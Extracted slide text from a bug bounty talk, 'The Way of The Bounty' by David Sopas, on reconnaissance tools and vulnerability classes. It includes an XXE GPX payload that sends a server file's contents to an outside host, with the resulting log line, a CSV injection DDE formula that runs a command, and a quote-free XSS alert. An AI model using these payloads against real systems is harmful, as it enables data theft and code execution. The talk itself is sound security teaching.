  - Bad practices



# Where to start searching

- Private Programs
  - XXE
  - Requests that parse XML
  - Data allowed in DTD
  - XML configured to process info in DTD



# Where to start searching

- Private Programs
- XXE (Attack Scenario on Wikiloc)
  1. Download a GPX file from Wikiloc
  2. Modified the GPX



# Where to start searching

- Private Programs
  - XXE (Attack Scenario on Wikiloc)

```
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/issue">
  <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
  %dtd;]>
<gpx
  version="1.0"
  creator="GPSBabel - http://www.gpsbabel.org"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns="http://www.topografix.com/GPX/1/0"
  xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topogra
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000"
<trk>
  <name>&send;</name>
  (...)
```



# Where to start searching

- Private Programs
- XXE (Attack Scenario on Wikiloc)

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'
%all;
```



# Where to start searching

- Private Programs
- XXE (Attack Scenario on Wikiloc)
  - Upload the GPX file
  - Got the following request on my web server log:

144.76.194.66 GET /XXE/?Debian  
10/29/15 1:12 PM Java/1.7.0\_51



# Where to start searching

- Private Programs
  - Check vulnerabilities in all subdomains in scope
  - Choose a tool
    - Sublist3r
    - subbrute
  - TheHarvester



# Where to start searching

- Private Programs
  - Check vulnerabilities in subdomains
  - Check for Wordpress installations
    - wpscan
  - Check for files and directories
    - DirBuster
    - dirs3arch
  - Go Burp them!



# Where to start searching

- Private Programs
  - Bad practices
    - Tokens validation
    - Sensitive information inside cookies
    - Password strength
    - Username enumeration
    - Server information disclosure



# Where to start searching

- Public Programs
  - Reflected File Download
  - Business Logic Flaws
  - Mobile security issues (Android, iOS, etc)
  - CSV Injection
  - XSS bypasses
  - Paid member areas




# Where to start searching

- Public Programs
  - Reflected File Download
  - Present in almost every web application and it has lots of potential.
  - Keep in mind that this is not a JSON issue but usually you'll find it there.
  - <https://is.gd/rfdrocks>




# The Way of The Bounty



by David Sopas @dsopas

# *The Way of The Bounty*



by David Sopas @dsopas



# Where to start searching

- Public Programs
  - Business Logic Flaws
    - Any operation on a web application is or is not designed to do and can be used in a attack
    - Eg: A web application uses 2FA. Sometimes developers forget to protect all endpoints with this type of auth (reset password - logins using link without 2FA)
    - I recommend reading the paper:  
“Breaking the web with logics”



# Where to start searching

- Public Programs
  - Mobile security issues (Android, iOS, etc)
    - Most BBAP have in-scope their mobile apps
    - Not many researchers knows do way around the security of these type of system



# Where to start searching

- Public Programs
- CSV Injection
- Import or Export CSV/XLS (you name it) can be exploited




# Where to start searching

- Public Programs
    - CSV Injection
1. A program at Cobalt had a Download member list which was accessible by other members and admin
  2. I changed my name to =2+5 and checked that the number 10 was returned when opening the CSV on Calc or Excel
  3. So name become =DDE("cmd";"/C calc";"\_\_DdeLink\_60\_870516294")



# Where to start searching

- Public Programs
- CSV Injection



# Where to start searching

- Public Programs
  - XSS bypasses
  - Most typical XSS on public programs are usually fixed or duplicate.
  - You need to think out-side-the-box (sorry kind of cliché)



# Where to start searching


- Public Programs
  - XSS bypasses
  - ES6 - “The new Javascript”
  - Most WAFs and sanitizers block single and double quote
  - *alert`what no single or double quote`*



# Where to start searching

- Public Programs

- XSS bypasses



# Where to start searching

- Public Programs
  - XSS bypasses
  - JSON/P wrong Content-Type
  - Sometimes developers left content-type to html on a return JSON/P.



# Where to start searching

- Public Programs
  - XSS bypasses
  - JSON/P wrong Content-Type



# Where to start searching

- Public Programs
- Paid member areas
  - Most bounty hunters don't pay from their own money to have access to paid member areas
  - More scope to search and find vulnerabilities

